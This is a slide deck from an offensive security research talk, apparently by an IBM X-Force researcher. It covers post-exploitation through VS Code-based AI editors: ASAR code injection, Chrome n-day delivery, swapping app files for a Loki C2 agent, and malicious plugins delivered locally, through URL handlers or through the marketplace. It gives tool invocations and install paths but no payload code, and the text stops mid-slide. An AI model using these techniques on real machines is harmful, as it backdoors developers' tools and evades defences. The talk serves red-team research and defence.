



# Type-2

## Attacking AI-Enabled IDE's for Post-Exploitation

Ruben Boonen

IBM

# whoami?

Ruben Boonen

- IBM X-Force Offensive Research (XOR)
- RtlGenRandom engineering
- Professional Windows shill

@FuzzySec




Post-Exploitation

Windows, Apps & Droids

AI pilled, the machine gods  
are coming

# AI enabled IDE's

- VSCode (VSC) is really the only game in town
- VSC is possibly the best product Microsoft has ever made
  - Cross-platform, highly extensible, Monaco editor
  - 73% of developers use VSC (Stack Overflow '24)
- It's incredible that Microsoft has allowed third parties to capture more AI developer share than they have
- The AI coding market is huge and getting bigger, what does it mean?




# Executing code with VSC

- VSC is a flavour of Electron so you can do Electron things
  - ASAR JavaScript injection
    - Leverage existing node capabilities
    - Abuse Chrome n-day for native code execution
  - Replace or plant packages
    - More disruptive
    - More complete capabilities
- VSC specific code execution techniques
  - Create VSC plugins
  - Backdoor projects or plugin directories
- These methods all have trade-offs




# ASAR format basics

- Electron applications are packaged in an archive format called ASAR
- ASAR is an extensible virtual file system (VFS) designed specifically to work with electron
  - <https://www.electronjs.org/docs/latest/tutorial/asar-archives>
- In 2022 I wrote a post that can be used as a file format reference
  - <https://knifecoat.com/Posts/ASAR+Format+Spec>
- Files are used in-place, inside the archive
  - Some nuances about data being paged out of the archive, not so important here



# ASAR code injection

- Manipulate file contents at an offset in the archive
  - The **electron entry point** is a good target
- Iterate the JSON header records to fix: **size, integrity checks and file offsets**
- Execute any kind of node code that is supported by the application or its imported libraries
- Process continuation





whatsapp-0...

PowerShell 7

```
PS C:\Users\b33f> C:\Users\b33f\tools\Dev\spice-asar\spice\bin\Release\spice.exe --  
application vscode --module demo
```



# What problems do we have here?

- Limitation of capabilities
  - We rely on the **programming interfaces** that exist in **node.js**, **electron** and any **libraries** used by the application
  - Dependency injection is possible but hard
- We may lose our **code execution primitive**
  - Process continuation means that the process can install an update

# ASAR chrome exploitation

- What is Electron really?
  - More or less Chrome displaying web pages
  - Yes that is a true
- This means we can target an application with Chrome n-days
  - Inject exploit into ASAR and launch the application
  - @chompie1337 did some excellent work that enabled our Adversary Services team to leverage this
  - <https://www.ibm.com/think/x-force/operationalizing-browser-exploits-to-bypass-wdac>
- Why though?
  - Provides native code execution capabilities instead of node.js execution capabilities
  - Allows us to stage traditional mature C2 capabilities
  - Leave defenders in terror and confusion



The image shows a screenshot of an IBM Think website article. The header features the IBM logo and navigation links for search, globe, and user profile. The main title of the article is "Operationalizing browser exploits to bypass Windows Defender Application Control (WDAC)". Below the title is a photograph of a person with a beard sitting at a desk, looking at a laptop screen which displays some code or terminal output. A white arrow points from the text "https://www.ibm.com/think/x-force/operationalizing-browser-exploits-to-bypass-wdac" in the list above towards the article thumbnail.

# ASAR drop and replace

- Build a custom application
  - If we build a **custom node.js application** we can include **any libraries we want to do anything we want**
  - Replace legitimate application files (**VSC, Slack, Teams, ..**) with our custom application files
  - Drop full solution folder on the target machine
- Great persistence capability
  - @0xBoku and @d\_tranman did some excellent work that enabled our **Adversary Services team** to leverage this
  - <https://www.ibm.com/think/x-force/bypassing-windows-defender-application-control-loki-c2>
  - <https://github.com/boku7/Loki>




The image shows a screenshot of the IBM Think website. At the top, there is a navigation bar with the IBM logo, a search icon, and a user profile icon. Below the navigation bar, the word "Think" is visible. The main content area features a title: "Bypassing Windows Defender Application Control with Loki C2". Below the title, there is a photograph of a person's hands typing on a laptop keyboard. The laptop screen displays some green text, likely command-line output or code. The overall theme of the slide is the use of ASAR drop and replace techniques to bypass Windows security controls like Windows Defender Application Control.



# What problems do we have here?

- Introduce **non-functional application** to the environment
  - We create an **application** folder **that wasn't there**
  - The **application doesn't work** in the traditional sense
  - Easier to understand something is wrong
  - We **can't overwrite** an application the target uses

# Minimum viable plugin (MVP)



- For VSC based editors we have another option, **plugins**
  - Plugins are actually easy to develop
  - They require **very minimal scaffolding**
  - **Do you think the AI's cannot one-shot a VSC type plugin?**  
Do you think you know more about VSC plugin development than the AI's?
- If we target VSC type editors we can get the best of both worlds
  - Possible to execute **native code** and **node.js**
  - **Non-disruptive** to existing software installation
  - **No** introduction of **new or non-functional applications**
  - We still benefit from the **implicit trust granted to the editor**

# Plugin delivery

- Local plugin delivery

- Move built plugin files to VSC extensions folder
  - Windows: %USERPROFILE%\.vscode\extensions
  - macOS: ~/.vscode/extensions
  - Linux: ~/.vscode/extensions

- Locally install packaged extension

- vcse package
- code --install-extension MyPlugin-0.0.1.vsix

- Remote plugin delivery

- URLHandler: vscode://publisherid.extensionname


- MDSec has good literature on operationalizing extensions

- <https://www.mdsec.co.uk/2021/01/macos-post-exploitation-shenanigans-with-vscode-extensions/>

URL Name:	windsurf
Status:	Enabled
Type:	Executable
Description:	URL:windsurf
Command-Line:	Programs\Windsurf\Windsurf.exe" "-open-url""%"1"
Product Name:	Windsurf
Company Name:	Codeium (Exafunction, Inc.)
Modified Time:	30/05/2025 17:50:48

URL Name:	cursor
Status:	Enabled
Type:	Executable
Description:	URL:cursor
Command-Line:	Programs\cursor\Cursor.exe" "-open-url""%"1"
Product Name:	Cursor
Company Name:	Anysphere
Modified Time:	30/05/2025 17:50:46

URL Name:	vscode
Status:	Enabled
Type:	Executable
Description:	URL:vscode
Command-Line:	Programs\Microsoft VS Code\Code.exe" "-open-url""%"1"
Product Name:	Visual Studio Code
Company Name:	Microsoft Corporation
Modified Time:	30/05/2025 17:50:48



]+==> Loki C2 Dashboard <=====+=[

View Developer

Agent ID Container Hostname Username Process



# Plugin middle ground



- **Loki** is just used as an example here
  - Fairly **easy to port** Electron based Loki agent to pure node.js implementation (**1.5h of effort**)
  - Uses node **worker\_threads** to **background agent**, **postMessage** method can be used to **send messages between threads**
  - Loki might not be the solution you are looking for but it is **easy to adapt plugins** to execute **native code** or load **shellcode**
- **Starlight plugin**
  - After the talk I will release a **repo with a functional skeleton** of the Starlight **plugin**
    - Not weaponized, but a base to work on
    - <https://github.com/FuzzySecurity/OffensiveX25-Athens>

# Put your plugin in the store

Visual Studio Code > Other > Starlight

The screenshot shows the 'Starlight' extension page in the Visual Studio Code Marketplace. The extension is developed by 'Spice Labs'. It has 1337 installs and a rating of 0 stars. The description reads: 'Nothing passes door and window here save moonlight and starlight.' There are two buttons at the bottom: 'Install' and 'Trouble Installing?'. Below the main section, there are tabs for 'Overview' (which is selected), 'Version History', 'Q & A', and 